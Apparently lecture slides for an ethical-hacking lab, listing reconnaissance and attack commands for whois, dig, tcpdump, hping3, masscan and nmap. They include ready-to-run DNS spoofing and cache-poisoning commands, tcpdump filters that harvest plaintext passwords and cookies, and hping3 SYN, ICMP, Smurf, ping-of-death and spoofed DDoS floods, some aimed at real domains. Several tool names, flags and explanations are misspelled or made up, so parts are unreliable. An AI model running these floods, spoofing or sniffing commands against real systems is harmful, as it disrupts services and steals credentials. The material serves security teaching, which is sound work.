

Lab on Ethical **HACKING**

Command, Tools, and Case studies

Dr. Hemraj S. L.

Cryptologist, VIT Bhopal University,
Madhya Pradesh, India.

Takeaways – Footprinting

- ☐ Overview of Footprinting
- ☐ Perform it using search engines & dorks
- ☐ Through Internet searches & social sites
- ☐ Perform Whois, DNS, network, email, etc.
- ☐ Perform footprinting through social engineering
- ☐ Using various tools
- ☐ Best practices

Source: SBG

Types of Footprinting


❑ Passive: gathering information about the target without direct interaction

- ✓ OSINT gathering
- ✓ Databases & Paid services
- ✓ Sharing Intelligence

❑ Active: gathering information about the target with direct interaction

- ✓ DNS interrogation
- ✓ Social engineering
- ✓ Port scanning
- ✓ Network scanning
- ✓ User enumeration

Source: SBG




OSINT Framework

❑ Let's get into

<https://osintframework.com/>

Source: SBG



WHOIS

- ❑ WHOIS is a TCP-based query and response protocol that is commonly used to provide information services to Internet users. It returns information about the registered Domain Names, an IP address block, Name Servers and a much wider range of information services.
- ❑ `#> whois <target>`

NS (NAMESERVER)

- ❑ A nameserver is a server that hosts DNS (Domain Name System) zone files and plays a crucial role in translating domain names into IP addresses, enabling users to access websites using human-readable names instead of numerical IP addresses.

- ❑ #> apt-get install dnsutils
- ❑ #> nslookup vitbhopal.ac.in
- ❑ #> nslookup -type=mx vitbhopal.ac.in
- ❑ (mx-mail server, ns – name server, any-dns server)
- ❑ #> dig vitbhopal.ac.in

For reverse DNS lookup

- ❑ #> dig -x <target> (for reverse DNS lookup)
- ❑ #> dig <target> NS (for query nameserver)

finding DNS Server

```
#> cat /etc/resolv.conf
```

```
#> systemd-resolve --status | grep "DNS Servers"
```

```
#> resolvectl status eth0
```

```
#> ip link show (list network interfaces)
```

Changing DNS server

```
#> gedit /etc/network/interfaces
```

```
#> now change dns server dns-nameservers 8.8.8.8 8.8.4.4
```

```
#> service networking restart
```

```
#> systemd-resolve --status
```

Or

```
#> systemd-resolve --set-dns=8.8.4.4 --interface=eth0
```

```
#> systemd-resolve --status
```

NetBIOS Scanner

it scans for open NetBIOS nameservers on a local or remote TCP/IP network, and this is the first step in the finding of open shares

```
nbtstat -A 192.168.1.99  
nbtscan -f addresses.txt
```

DNSChef is a highly configurable DNS proxy for Penetration Testers and Malware Analysts. A DNS proxy (aka “Fake DNS”) is a tool used for application network traffic analysis among other uses. For example, a DNS proxy can be used to fake requests for “**vtop.vitbhopal.ac.in**” to point to a local machine for termination or interception instead of a real host somewhere on the Internet.

➤ apt install dnscchef

DNS Spoofing attack

A DNS Spoofing Attack is a type of attack where a malicious actor intercepts and alters DNS traffic.

➤ `dnschef — fakeip 10.10.110.10 vitbhopal.ac.in`

DNS Cache Poisoning Attack

DNS Cache Poisoning is a type of attack where a malicious actor manipulates a DNS server's cache to redirect traffic to a malicious server.

➤ `dnschef — fakeip 10.10.10.10 — fhost abc.com — rhost 20.20.20.20`

— fhost = the domain that is being targeted for DNS Cache Poisoning

— rhost = the IP address of the attacker's DNS server

DNS Spoofing Attack with Custom Response:



➤ `dnscraf — fakeip 10.10.10.10 — file /path/to/domains.txt — response '127.0.0.1'`

— fakeip = sets the fake IP address that the DNS queries will be redirected to.

— file = path to a file containing a list of domains to be spoofed.

— response = custom response that the attacker wants to send back to the client that initiated the DNS query. In the example above, the attacker is setting the response to '127.0.0.1', which is a common way to block access to a domain.

DNS Spoofing with Response Modification

➤ `dnscraf -f 192.168.0.10 -r "192.168.0.20" -q -qf -p -s -i eth0`

- f = IP address that the DNS requests will be forwarded to.
- r = IP address that the DNS queries will be modified to.
- q = Quiet mode to suppress all output except for the final results.
- qf = Quiet file mode to suppress file output except for the final results.
- p = Persistent mode to keep DNS responses cached and avoid repeated lookups.
- s = Source IP address of the DNS requests to the specified address.
- i = specifies the interface that the DNS requests will be received on.

DNS Spoofing with Multiple Domains

➤ `dnscchef -f 10.10.10.10 -d "test.com,test.net" -r "20.20.20.20" -q -qf -p -s -i eth0`

- f = IP address that the DNS requests will be forwarded to.
- d = sets the list of domains that the DNS requests will be intercepted for.
- r = IP address that the DNS queries will be modified to.
- q = Quiet mode to suppress all output except for the final results.
- qf = Quiet file mode to suppress file output except for the final results.
- p = Persistent mode to keep DNS responses cached and avoid repeated lookups.
- s = Source IP address of the DNS requests to the specified address.
- i = specifies the interface that the DNS requests will be received on.

DNS Spoofing with Randomized Responses

➤ `dnscchef -f 10.10.10.10 -r "20.20.20.20" -R -q -qf -p -s -i eth0`

-R = sets the randomized response mode to send back a randomized IP address for each DNS query.

DNS Spoofing with IP Range:

➤ `dnscchef -f 10.10.10.10 -r "20.20.20.20–20.20.20.30" -q -qf -p -s -i eth0`

-r = sets the IP address range that the DNS queries will be modified to.

ping and fping

ping sends out ICMP (Internet Control Message Protocol) echo request packets to the target host and waits for echo replies. This method allows users to measure round-trip time and packet loss. The command is especially useful for troubleshooting network connectivity issues and assessing network performance.

- > ping scit.edu
- ping -4 or -6 scit.edu
- ping -i 1.0 google.com
- ping -s 1000 google.com (packet size to 1000 bytes)

ping and fping

ping -f [hostname/IP]	(flood a network)
ping -c 4 google.com	(limit ping packet)
ping -w 10 google.com	(set time limit)
ping -q google.com	(stats)
ping -D google.com	(add time stamp)

fping 50.116.66.139 173.194.35.35 98.139.183.24
fping -s -g 192.168.0.1 192.168.0.9
fping -g -r 1 192.168.0.0/24

traceroute

traceroute tracks the route packets taken from an IP network on their way to a given host. It utilizes the IP protocol's time to live (TTL) field and attempts to elicit an ICMP TIME_EXCEEDED response from each gateway along the path to the host.

- `traceroute vitbhopal.ac.in`
- `tcptraceroute vitbhopal.ac.in 443`
- `tcptraceroute -T vitbhopal.ac.in`

tcptraceroute is able to bypass the most common firewall filters.

xprobe2

xprobe2 is an active operating system fingerprinting tool with a different approach to operating system fingerprinting. xprobe2 relies on fuzzy signature matching, probabilistic guesses, multiple matches simultaneously, and a signature database.

- `xprobe2 -v -D 1 -D 2 google.com` (OS fingerprinting attempt)
- `xprobe2 -v -p udp:53:closed google.com` (using UDP)
- `xprobe2 -M 11 -p tcp:80:open google.com` (enable TCP handshake module 11)
- `xprobe2 -B google.com` (TCP handshake with blind guess)
- `xprobe2 -T 1-1024 127.0.0.1` (enable portscanning)
- `xprobe2 -p tcp:139:open vitbhopal.ac.in` (server message block)
- `xprobe2 -p udp:161:open 192.168.1.10` (Will enable SNMPv2)

A Python Tool For Analyzing SSL Configurations

- `pip install --upgrade setuptools`
- `pip install --upgrade sslyze`
- `sslyze -h`
- `sslyze --regular vitbhopal.ac.in` (configuration of a particular web)
- `sslyze -m scit.edu` (Checking SSL and TLS configuration)

tcpdump

tcpdump is a powerful command-line packet analyzer that captures and displays network traffic based on specified criteria. It's a versatile tool for network troubleshooting, security monitoring

- `tcpdump -i eth0` (Capture Packets from Interface)
- `tcpdump -c 5 -i eth0` (capture no of packets)
- `tcpdump -A -i eth0` (print packet in ASCII)
- `tcpdump -D` (Display Available Interfaces)
- `tcpdump -XX -i eth0` (HEX and ASCII)
- `tcpdump -w hemraj.pcap -i eth0` (Save Packets in a File)
- `tcpdump -r hemraj.pcap` (read)
- `tcpdump -n -i eth0` (capture IP address)
- `tcpdump -i eth0 tcp` (capture TCP)
- `tcpdump -i eth0 port 22` (specific port)

tcpdump

- `tcpdump -i eth0 src 192.168.0.2` (capture from source ip)
- `tcpdump -i eth0 dst 50.116.66.139` (from destination)
- `tcpdump -i eth1 -n host 192.168.2.250 and port 80` (HTTP TCP Port)
- `tcpdump -i eth1 -n host 10.8.0.1 and port 22` (SSH port)
- `tcpdump -vv -x -X -s 1500 -i eth1 'port 25'` (monitor all traffic)
- `tcpdump -nn -A -s1500 -l | grep "User-Agent:"` (extract HTTP user agents)
- `tcpdump -s 0 -v -n -l | egrep -i "POST /|GET /|Host:"` (extract HTTP req URL)

HTTP Passwords in POST Requests

- `tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:"`

tcpdump

Cookies from Server and from Client

- `tcpdump -nn -A -s0 -l | egrep -i 'Set-Cookie|Host:|Cookie:'`

Capture all ICMP packets

- `tcpdump -n icmp`

Show ICMP packets

- `tcpdump 'icmp[icmptype] != icmp-echo and icmp[icmptype] != icmp-echoreply'`

FTP Credentials

- `tcpdump -nn -v port ftp or ftp-data`

tcpdump

Capture IPv6 Traffic

- `tcpdump -nn ip6 proto 6`

Detect Port Scan in Network Traffic

- `tcpdump -nn`

DNS Request and Response

- `tcpdump -i eth0 -s0 port 53`

monitoring DHCP request and reply

- `tcpdump -v -n port 67 or 68`

Capture all the plaintext passwords

- `tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -l -A | egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passwd=|password=|pass:|user:|username:|password:|login:|pass |user '`

Subdomain Brute force

A subdomain enumeration tool that makes use of open DNS resolvers to bypass rate-limiting restrictions

- `./subbrute.py target.com`
- `./subbrute.py -t list.txt`
- `./subbrute.py google.com gmail.com vitbhopal.ac.in`

DNS Enumeration

DNSEnum is a command-line tool that automatically identifies essential DNS records such as MX, mail exchange servers, NS, domain name servers, or A - the address record for a domain. It also attempts zone transfers on all identified servers. It can try reverse resolution and brute-forcing of subdomains and hostnames.

- `dnseenum target.com`
- `dnseenum hackthissite.org`
- `dnseenum -private hackthissite.org`

Hping3

Hping3 is a powerful, versatile, command-line network tool used for security auditing, testing, and network troubleshooting. It allows users to craft and send custom TCP, UDP, and ICMP packets, enabling activities like port scanning, firewall rule testing, and even launching denial-of-service attacks.

Using hping3, you can test

- ❖ firewall rules,
- ❖ perform (spoofed) port scanning,
- ❖ test network performance using different protocols,
- ❖ do path MTU discovery,
- ❖ perform traceroute-like actions under different protocols,
- ❖ fingerprint remote operating systems,
- ❖ audit TCP/IP stacks.

Understanding TCP flags

A stream-oriented protocol abstracts the details and complexities of sending and receiving network packets. It handles the detection of lost, duplicated, and out-of-order packets to provide the application layer with a smooth stream of bytes.

Acronym	Name	Meaning
SYN (S)	Synchronization	Used to create a TCP connection
ACK (.)	Acknowledgment	Used to acknowledge the reception of data or synchronization packets
PSH (P)	Push	Instruct the network stacks to bypass buffering
URG	Urgent	Indicates out-of-band data that must be processed by the network stacks before normal data
FIN (F)	Finish	Gracefully terminate the TCP connection
RST (R)	Reset	Immediately terminate the connection and drop any in-transit data

Top 10 TCP ports

- 80 (http)
- 23 (telnet)
- 22 (ssh – Secure Shell)
- 443 (https)
- 3389 (RDP – remote desktop protocol)
- 445 (SMB – server message block)
- 139 (netbios session service)
- 21 (ftp)
- 135 (msrpc - Microsoft Remote Procedure Call)
- 25 (smtp - Simple Mail Transfer Protocol)

Top 10 UDP ports

- 137 (netbiosns)
- 161 (snmp – simple network management protocol)
- 1434 (mssqlm)
- 123 (ntp - Network Time Protocol)
- 138 (netbiosdgm)
- 445 (microsoftds)
- 135 (msrpc)
- 67 (dhcp)
- 139 (netbiosssn)
- 53 (DNS)

Hping3

Scan specific port using hping3 (SYN Flag scan)

- `hping3 -S 192.168.1.105 -p 80`

Sending malicious file using Hping3

- `hping3 -f 192.168.1.105 -p 80 -d 10 -E malicious.txt`
 - **-d** is the data payload size (here, we've designated it as 10 bytes)
 - **-E** tells hping3 to grab data from the following file

Predict sequence of packet (after successful MiTM)

- `hping3 -Q -S google.com -p 80`

the server must be re-booted to apply updates and patches. By knowing how long the system has been up, we can predict what patches have been applied and what hacks the system is vulnerable to.

To check how long server is UP

- `hping3 -tcp-timestamp -S google.com -p 80`

Traceroute with ICMP

- `hping3 -1 --traceroute -V www.example.com`

Port scan with SYN

- `hping3 -V -S -p 93 -s 5678 example.com`

Port scan with TCP timestamp

- `hping3 -V -S -p 22 example.com --tcp-timestamp`

ACK scan

- `hping3 -c 1 -V -p 93 -s 5678 -A vitbhopal.ac.in` if no reply is received, then target is down

Hping3

UDP Scan using Hping3

- `hping3 -2 target -p 80`

SYN Scan (Spoofed)

- `hping3 -S target -p 80 -a spoofedip`

Flooding Attack – DoS attack

- `hping3 --flood -S target -p 80`

OS fingerprinting

- `hping3 -S targetip -p 80 --tcp-timestamp`

Hping3

FIN scan

- `hping -c 1 -V -p 80 -s 5050 -F example.com`

if no reply is received, then target port is open

NULL scan

- `hping3 -c 1 -V -p 93 -s 5678 -Y google.com`

if RST is received, then target port is closed

XMas Scan

- `hping3 -F -P -U <ip address> -c 1000`

to identify open and closed ports on a target system. A Null scan sends a TCP packet with no flags set, while an Xmas scan sends a packet with the FIN, PSH, and URG flags set

SYN Flood Attack with spoofing

- `hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`

Ping Flood Attack

- `hping3 -1 <target_ip> --flood`

Smurf Attack

- `hping3 -1 --flood -a 10.10.8.1 10.10.8.255`

Ping of Death Attack

- `hping3 -d 65538 -S -p 443 --flood 192.168.0.121`

-d 65538 : Packet size

-S : Set SYN flag

-p 443: Target port

-- flood: Send packets as fast as possible

Hping3

DDoS Attack

- `hping3 -S -a y.y.y.y --flood -p 80 x.x.x.x`
- `hping3 --flood -a y.y.y.y -2 -p 6234 x.x.x.x`

The above command will send UDP flood packets to x.x.x.x on port 6234 that would seem to originate from y.y.y.y

This will send multiple SYN requests to port 80(http) and the victim will reply with SYN+ACK, now since the IP y.y.y.y is fake hence the connection will never establish, thus exhausting the victims bandwidth and resources

Check firewall rules

- `hping3 -z -t 1 -S portquiz.net -p 80`

To check which hosts on a LAN have ICMP disabled

- `hping3 -1 192.168.1.x --rand-dest -I wlan0`

ICMP flood Traffic

- `hping3 -d 65495 --icmp -flood 192.168.129.22`

TCP SYN flood traffic

- `hping3 -d 65495 --syn --flood 192.168.129.22`

UDP flood traffic

- `hping3 -d 65495 --udp --flood 192.168.129.22`

RAW IP flood traffic

- `o hping3 -d 65495 --rawip --flood 192.168.129.22`

-d -> data size(payload)
--syn -> use IP(RAW) protocol
--flood -> Don't wait for reply. Keep
send packets as much possible

Enumerate Subdomains

Subfinder: Fast passive subdomain enumeration tool.

- `subfinder -d domain.com -all -silent`

Amass: In-depth attack surface mapping and asset discovery.

- `amass enum -passive -d domain.com`

Sublist3r: Fast subdomains enumeration tool.

- `python3 sublist3r.py -d domain.com`

assetfinder: Find domains and subdomains.

- `assetfinder -subs-only domain.com`

Masscan – fastest network scanner

- apt-get install masscan
- or
- git clone <https://github.com/robertdavidgraham/masscan>

- masscan 172.217.167.46 -p443 (port scan)
- masscan 172.217.167.46 -p443,80,4444 (multiple port scan)
- masscan 172.217.167.46 -p12-443 (range)
- masscan 172.217.167.46 -p0-65535 (all port)
- masscan 172.217.167.46 --top-ports 100 --rate 100000

- masscan 172.217.167.46 -p0-65535 --rate 25000000 (pkt/sec)
- masscan 0.0.0.0/0 -p443 --rate 250000000 --exclude 255.255.255.255

Masscan – fastest network scanner

Quick port identification

- `masscan 10.1.1.1/24 -p 0-65535 --rate 1000000 --open-only --http-user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0" -oL "output.txt"`

Multiple targets specific scan

- `masscan <target1> <target2> <target3> -p 80,433 --rate 100000 --banners --open-only --http-user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0" --source-ip 192.168.100.200 -oL "output.txt"`

Top 20 ports scanning

- `masscan <target> -p 21,22,23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080 --http-user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0" --rate 100000 -oL "output.txt"`

Dmitry

Deepmagic Information Gathering Tool. It is designed to allow a user to collect public information about a target host.

Using hping3, you can test

- `dmitry -w scit.edu`
- `dmitry -o scit.edu`
- `dmitry -pf example.com`
- `dmitry -winsep -o full_scan.txt example.com`

Network Mapper - Nmap

Nmap is a network scanning tool used for discovering devices, open ports, services, and sometimes even the operating system on a computer network. It's commonly used by network administrators and security professionals for various network-related tasks, including security assessments and system monitoring.

- Port scanning
- Host discovery
- OS detection
- Vulnerability scanning
- Security auditing
- Network management
- Cross platform compatibility

Nmap – Scan technique

SWITCH	EXAMPLE	DESCRIPTION
-sS	<code>nmap 192.168.1.1 -sS</code>	TCP SYN port scan (Default)
-sT	<code>nmap 192.168.1.1 -sT</code>	TCP connect port scan (Default without root privilege)
-sU	<code>nmap 192.168.1.1 -sU</code>	UDP port scan
-sA	<code>nmap 192.168.1.1 -sA</code>	TCP ACK port scan
-sW	<code>nmap 192.168.1.1 -sW</code>	TCP Window port scan
-sM	<code>nmap 192.168.1.1 -sM</code>	TCP Maimon port scan

Nmap – Host Discovery

SWITCH	EXAMPLE	DESCRIPTION
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning. Host discovery only.
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only.
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network

Nmap – Port Specification

SWITCH	EXAMPLE	DESCRIPTION
-p	<code>nmap 192.168.1.1 -p 21</code>	Port scan for port x
-p	<code>nmap 192.168.1.1 -p 21-100</code>	Port range
-F	<code>nmap 192.168.1.1 -F</code>	Fast port scan (100 ports)
-top-ports	<code>nmap 192.168.1.1 -top-ports 2000</code>	Port scan the top x ports
-p-65535	<code>nmap 192.168.1.1 -p-65535</code>	Leaving off initial port in range makes the scan start at port 1
-p	<code>nmap 192.168.1.1 -p-</code>	Port scan all ports

Nmap – Service and Version Detection

SWITCH	EXAMPLE	DESCRIPTION
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV -version-intensity	nmap 192.168.1.1 -sV -version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV -version-light	nmap 192.168.1.1 -sV -version-light	Enable light mode. Lower possibility of correctness. Faster
-sV -version-all	nmap 192.168.1.1 -sV -version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

Nmap – OS detection

SWITCH	EXAMPLE	DESCRIPTION
-O	nmap 192.168.1.1 -O	Remote OS detection using TCP/IP stack fingerprinting
-O - osscan- limit	nmap 192.168.1.1 -O -osscan-limit	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O - osscan- guess	nmap 192.168.1.1 -O -osscan-guess	Makes Nmap guess more aggressively
-O -max- os-tries	nmap 192.168.1.1 -O -max-os-tries 1	Set the maximum number x of OS detection tries against a target
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

Nmap – Script Engine

SWITCH	EXAMPLE	DESCRIPTION
-script default	nmap 192.168.1.1 -script default	Scan with default NSE scripts. Considered useful for discovery and safe
-script	nmap 192.168.1.1 -script=banner	Scan with a single script. Example banner
-script	nmap 192.168.1.1 -script=http*	Scan with a wildcard. Example http
-script	nmap 192.168.1.1 -script=http,banner	Scan with two scripts. Example http and banner
-script	nmap 192.168.1.1 -script "not intrusive"	Scan default, but remove intrusive scripts
